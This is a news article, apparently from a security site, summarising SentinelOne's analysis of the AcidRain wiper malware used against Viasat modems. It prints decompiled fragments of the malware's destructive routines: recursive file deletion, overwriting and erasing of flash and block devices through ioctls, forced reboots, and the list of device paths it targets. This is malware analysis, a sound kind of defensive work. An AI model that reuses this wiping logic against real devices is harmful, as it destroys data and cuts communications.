AcidRain Wiper Malware hit Routers and Modems, Haults Communication

cybersecuritynews.com/acidrain-wiper-malware/

Guru

April 4, 2022


Media disconnected
Tunneling Pseudo-Interface:
Pseudo-Interface: Malware
AcidRain Wiper Malware hit routers and modems, haults Communication

On March 15th, 2022, Virustotal received a suspicious upload which was a MIPS ELF file with the name ‘ukrop’. Researchers at SentinelOne suspected this as a short form of “**Ukr**aine **Op**erations”. But there were also other explanations for it as it was the short form of Ukraine Association of Patriots or a Russian ethnic for Ukrainians “**Укроп”**.

There was a suspicion that this malware was the one used during the Viasat case. However, SentinelOne went through the malware and provided a full report about its functionality. Development and possible overlaps.

Technical Analysis

This malware is a Wiper that will erase all the data in a targeted system. The analysis stated that this malware uses brute force technique which denotes that the attackers did not know about the particular firmware configurations. If the malware is run as root, it initiates a recursive overwrite and deletion of non-standard files in the machine.




```
while( true ) {
                /* read the / directory */
  iVar2 = read_directory_maybe(iVar1);
                /* get the directory name string */
  directory = iVar2 + 0xb;
  if (iVar2 == 0) break;
                /* check for any standard directory names - skip them */
  iVar2 = strcmp(directory,".");
  if (iVar2 != 0) {
    iVar2 = strcmp(directory,"..");
    if (iVar2 != 0) {
      iVar2 = strcmp(directory,"bin");
      if (iVar2 != 0) {
        iVar2 = strcmp(directory,"boot");
        if (iVar2 != 0) {
          iVar2 = strcmp(directory,"dev");
          if (iVar2 != 0) {
            iVar2 = strncmp_maybe(directory,"lib",3);
            if (iVar2 != 0) {
              iVar2 = strcmp(directory,"proc");
              if (iVar2 != 0) {
                iVar2 = strcmp(directory,"sbin");
                if (iVar2 != 0) {
                  iVar2 = strcmp(directory,"sys");
                  if (iVar2 != 0) {
                    iVar2 = strcmp(directory,"usr");
                    if (iVar2 != 0) {
                      strncpy_maybe(copied_directory + 1,directory,0xfd);
                /* recursively delete the non-standard folder */
                      recursive_delete_files_in_dir(copied_directory);
                    }
```

After this, it makes an attempt to delete the files present in the following device location.


Targeted Device(s)	Description
/dev/sd*	A generic block device
/dev/mtdblock*	Flash memory (common in routers and IoT devices)
/dev/block/mtdblock*	Another potential way of accessing flash memory
/dev/mtd*	The device file for flash memory that supports fileops
/dev/mmcblk*	For SD/MMC cards
/dev/block/mmcblk*	Another potential way of accessing SD/MMC cards
/dev/loop*	Virtual block devices

The malware performs a sophisticated attack after this. It iterates all possible device file identifiers. If the device was /dev/mtd* device file, the malware overwrites it with 0x40000 bytes of data. If the device was something other, it uses IOCTLS like MEMGETINFO, MEMUNLOCK, MEMERASE, and MEMWRITEOOB to wipe it. To ensure the deletion was made, it uses **fsync** syscall.



```
data_to_overwrite = allocated_region;
if (allocated_region < puVar1) {
  value_to_write = 0xffffffff;
  do {
    *allocated_region = value_to_write;
    allocated_region = allocated_region + 1;
    value_to_write = value_to_write - 1;
  } while (allocated_region < puVar1);
}
```

If the overwriting takes place, the malware copies from a memory region which was a 4-byte array starting from 0xffffffff and decreases at each index.



reversemode
@reversemode

Viasat incident
I managed to dump the flash of two Surfbeam2 modems: 'attacked1.bin' belongs to a targeted modem during the attack, 'fw_fixed.bin' is a clean one.
A destructive attack.

attacked1.bin


```
A0 | FFFF 57DD FFFF 56DD FFFF 55DD FFFF 54DD | ˘˘W›˘˘V›˘˘U›˘˘T›
B0 | FFFF 53DD FFFF 52DD FFFF 51DD FFFF 50DD | ˘˘S›˘˘R›˘˘Q›˘˘P›
C0 | FFFF 4FDD FFFF 4EDD FFFF 4DDD FFFF 4CDD | ˘˘O›˘˘N›˘˘M›˘˘L›
D0 | FFFF 4BDD FFFF 4ADD FFFF 49DD FFFF 48DD | ˘˘K›˘˘J›˘˘I›˘˘H›
E0 | FFFF 47DD FFFF 46DD FFFF 45DD FFFF 44DD | ˘˘G›˘˘F›˘˘E›˘˘D›
F0 | FFFF 43DD FFFF 42DD FFFF 41DD FFFF 40DD | ˘˘C›˘˘B›˘˘A›˘˘@›
00 | FFFF 3FDD FFFF 3EDD FFFF 3DDD FFFF 3CDD | ˘˘?›˘˘>›˘˘=›˘˘<›
10 | FFFF 3BDD FFFF 3ADD FFFF 39DD FFFF 38DD | ˘˘;›˘˘:›˘˘9›˘˘8›
20 | FFFF 37DD FFFF 36DD FFFF 35DD FFFF 34DD | ˘˘7›˘˘6›˘˘5›˘˘4›
30 | FFFF 33DD FFFF 32DD FFFF 31DD FFFF 30DD | ˘˘3›˘˘2›˘˘1›˘˘0›
40 | FFFF 2FDD FFFF 2EDD FFFF 2DDD FFFF 2CDD | ˘˘/›˘˘.›˘˘-›˘˘,›
50 | FFFF 2BDD FFFF 2ADD FFFF 29DD FFFF 28DD | ˘˘+›˘˘*›˘˘)›˘˘(›
60 | FFFF 27DD FFFF 26DD FFFF 25DD FFFF 24DD | ˘˘'›˘˘&›˘˘%›˘˘$›
70 | FFFF 23DD FFFF 22DD FFFF 21DD FFFF 20DD | ˘˘#›˘˘"›˘˘!›˘˘ ›
80 | FFFF 1FDD FFFF 1EDD FFFF 1DDD FFFF 1CDD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
90 | FFFF 1BDD FFFF 1ADD FFFF 19DD FFFF 18DD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
A0 | FFFF 17DD FFFF 16DD FFFF 15DD FFFF 14DD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
B0 | FFFF 13DD FFFF 12DD FFFF 11DD FFFF 10DD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
C0 | FFFF 0FDD FFFF 0EDD FFFF 0DDD FFFF 0CDD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
D0 | FFFF 0BDD FFFF 0ADD FFFF 09DD FFFF 08DD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
E0 | FFFF 07DD FFFF 06DD FFFF 05DD FFFF 04DD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
F0 | FFFF 03DD FFFF 02DD FFFF 01DD FFFF 00DD | ˘˘ ›˘˘ ›˘˘ ›˘˘ ›
00 | FFFF FFDC FFFF FEDC FFFF FDDC FFFF FCDC | ˘˘˘‹˘˘¸‹˘˘˝‹˘˘˛‹
10 | FFFF FBDC FFFF FADC FFFF F9DC FFFF F8DC | ˘˘˚‹˘˘˙‹˘˘˘‹˘˘¯‹
20 | FFFF F7DC FFFF F6DC FFFF F5DC FFFF F4DC | ˘˘˜‹˘˘ˆ‹˘˘ı‹˘˘Ù‹
30 | FFFF F3DC FFFF F2DC FFFF F1DC FFFF F0DC | ˘˘Û‹˘˘Ú‹˘˘Ò‹˘˘‹
40 | FFFF EFDC FFFF EEDC FFFF EDDC FFFF ECDC | ˘˘Ô‹˘˘Ó‹˘˘Ì‹˘˘Ï‹
```

fw_fixed.bin


```
1CA8AA0 | 0B02 310D 8D90 250C E112 C6C6 48E2 E670 |   1 çê% · ∆∆H,
1CA8AB0 | 6173 7364 E526 38C4 4D01 0208 2E6E 69CE | assdÂ&8ƒM    .n
1CA8AC0 | 0510 6000 6667 1F25 1985 C001 0000 0031 |   ` fg % Ö¿
1CA8AD0 | C320 DD5D 0000 0003 0000 000B 0000 000F | √ ›]
1CA8AE0 | 4B3D 3B85 0908 0000 882D 4288 A08A 07CE | K=;Ö    à-Bà†ä
1CA8AF0 | 6265 616D 2D68 6973 74FF FFFF 1985 C001 | beam-hist˘˘˘ Ö
1CA8B00 | 0000 0035 C44D 1944 0000 0003 0000 000C |    5ƒM D
1CA8B10 | 0000 0000 4B3D 3B85 0D00 0000 D544 44A7 |      K=;Ö    ’D
1CA8B20 | 1724 20CE 6265 616D 2D68 6973 742E 746D |  $ Œbeam-hist.
1CA8B30 | 70FF FFFF 1985 C002 0000 0044 A4EF 223E | p˘˘˘ Ö¿    D§Ô
1CA8B40 | 0000 0010 0000 0001 0000 81B6 0000 0000 |           Å∂
1CA8B50 | 0000 0000 5745 E957 5745 E957 5745 E957 |      WEÈWWEÈWWE
1CA8B60 | 0000 0000 0000 0000 0000 0000 0000 0000 |
1CA8B70 | 0000 0000 331C C8E1 1985 C001 0000 0038 |      3 »· Ö¿
1CA8B80 | BAFC 65F9 0000 0003 0000 000D 0000 0010 | ∫˛e˘
1CA8B90 | 5745 E957 1008 0000 3CB4 4E23 D7DD E136 | WEÈW    <¥N#◊›
1CA8BA0 | 6C6B 672D 7265 742E 636F 6E66 2E74 6D70 | lkg-ret.conf.t
1CA8BB0 | 1985 C002 0000 009E C2E9 19F4 0000 0010 |  Ö¿    û¬È Ù
1CA8BC0 | 0000 0002 0000 81B6 0000 0000 0000 005A |         Å∂
1CA8BD0 | 5745 E957 5745 E957 5745 E957 0000 0000 | WEÈWWEÈWWEÈW
1CA8BE0 | 0000 005A 0000 005A 0000 0000 F205 5730 |    Z   Z    Ú
1CA8BF0 | 7CB3 A373 5B20 5245 5420 5D0A 5665 7273 | |≥£s[ RET ] Ve
1CA8C00 | 696F 6E20 3D20 320A 5361 745F 4964 203D | ion = 2 Sat_Id
1CA8C10 | 2032 310A 2020 4265 616D 5F49 6420 3D20 |  21   Beam_Id
1CA8C20 | 3130 0A20 2054 785F 5472 6961 5F53 6E20 | 10   Tx_Tria_S
1CA8C30 | 3D20 3131 3930 3830 3733 3137 0A46 696C | = 1190807317 F
1CA8C40 | 655F 5570 6461 7465 7320 3D20 310A FFFF | e_Updates = 1
```

5:47 AM · Mar 31, 2022 · Twitter Web App

The code used for wiping is given in the below image.




```
fd = open_(filename,1,in_a2,in_a3);
if (-1 < fd) {
  local_24 = 0;
  local_28 = 0;
                    /* BLKGETSIZE64 */
  iVar2 = ioctl(fd,0x40041272,&local_28);
  if (iVar2 != 0) {
    local_24 = 0xffffffff;
    local_28 = 0xffffffff;
  }
  uVar3 = lseek(fd,0,0);
  iVar2 = 0;
  uVar5 = (int)uVar3 >> 0x1f;
  while ((uVar5 < local_28 || ((local_28 == uVar5 && (uVar3 < local_24))))) {
    iVar4 = write_to_fd(fd,data_to_overwrite,0x40000);
    bVar1 = 0x400 < iVar2;
    iVar2 = iVar2 + 1;
    if (iVar4 < 1) break;
    if (bVar1) {
      iVar2 = 0;
      fsync(fd);
    }
    uVar5 = (uVar3 + 0x40000 < uVar3) + uVar5;
    uVar3 = uVar3 + 0x40000;
  }
  fsync(fd);
  close_fd(fd);
}
return;
```




```
fd = open_(param_1,2,param_3,param_4);
if ((-1 < fd) && (fstat(fd,auStack184), (local_a4 & 0xf000) == 0x2000)) {
                    /* MEMGETINFO */
  ioctl(fd,0x40204d01,local_dc);
  local_ec = local_d0;
  local_f0 = 0;
  if (local_d4 != 0) {
                    /* MEMUNLOCK */
    do {
                    /* MEMUNLOCK */
      ioctl(fd,0x80084d06,&local_f0);
                    /* MEMERASE */
      ioctl(fd,0x80084d02,&local_f0);
      local_f0 = local_f0 + local_d0;
    } while (local_f0 < local_d4);
  }
```

Once all the processes of the malware are executed, it initiates a reboot of the device.



```
    reboot(0x1234567);
    reboot(0xa1b2c3d4);
    reboot(0x1234567);
    reboot(0x4321fedc);
    fork_fd = fork();
    if (fork_fd == 0) {
LAB_00401710:
      execve_wrapper("/sbin/reboot","/sbin/reboot",0,in_a3);
    }
    else {
      fork_fd = fork();
      if (fork_fd == 0) {
        cmd = "/bin/reboot";
      }
      else {
        fork_fd = fork();
        if (fork_fd == 0) {
          execve_wrapper("/usr/sbin/reboot","/usr/sbin/reboot",0,in_a3);
          exit_with_error_code(0);
          goto LAB_00401710;
        }
        fork_fd = fork();
        if (fork_fd != 0) {
          FUN_00402990(data_to_overwrite);
          return 0;
        }
        cmd = "/usr/bin/reboot";
      }
      execve_wrapper(cmd,cmd,0,in_a3);
    }
```

AcidRain has similarities between VPNFilter but is different. They both are MIPS ELF libraries. There is also a possibility that they might be using the same compiler.



Location	String Value	String Representati...	Data Type
.shstrtab::00000001	.shstrtab	".shstrtab"	ds
.shstrtab::0000000b	.reginfo	".reginfo"	ds
.shstrtab::00000014	.init	".init"	ds
.shstrtab::0000001a	.text	".text"	ds
.shstrtab::00000020	.fini	".fini"	ds
.shstrtab::00000026	.rodata	".rodata"	ds
.shstrtab::0000002e	.eh_frame	".eh_frame"	ds
.shstrtab::00000038	.ctors	".ctors"	ds
.shstrtab::0000003f	.dtors	".dtors"	ds
.shstrtab::00000046	.jcr	".jcr"	ds
.shstrtab::0000004b	.data	".data"	ds
.shstrtab::00000051	.got	".got"	ds
.shstrtab::00000056	.sbss	".sbss"	ds
.shstrtab::0000005c	.bss	".bss"	ds
.shstrtab::00000061	.mdebug.abi32	".mdebug.abi32"	ds
.shstrtab::0000006f	.pdr	".pdr"	ds

Location	String Value	String Representation	Data
.shstrtab::00000001	.shstrtab	".shstrtab"	ds
.shstrtab::0000000b	.reginfo	".reginfo"	ds
.shstrtab::00000014	.init	".init"	ds
.shstrtab::0000001a	.text	".text"	ds
.shstrtab::00000020	.fini	".fini"	ds
.shstrtab::00000026	.rodata	".rodata"	ds
.shstrtab::0000002e	.eh_frame	".eh_frame"	ds
.shstrtab::00000038	.ctors	".ctors"	ds
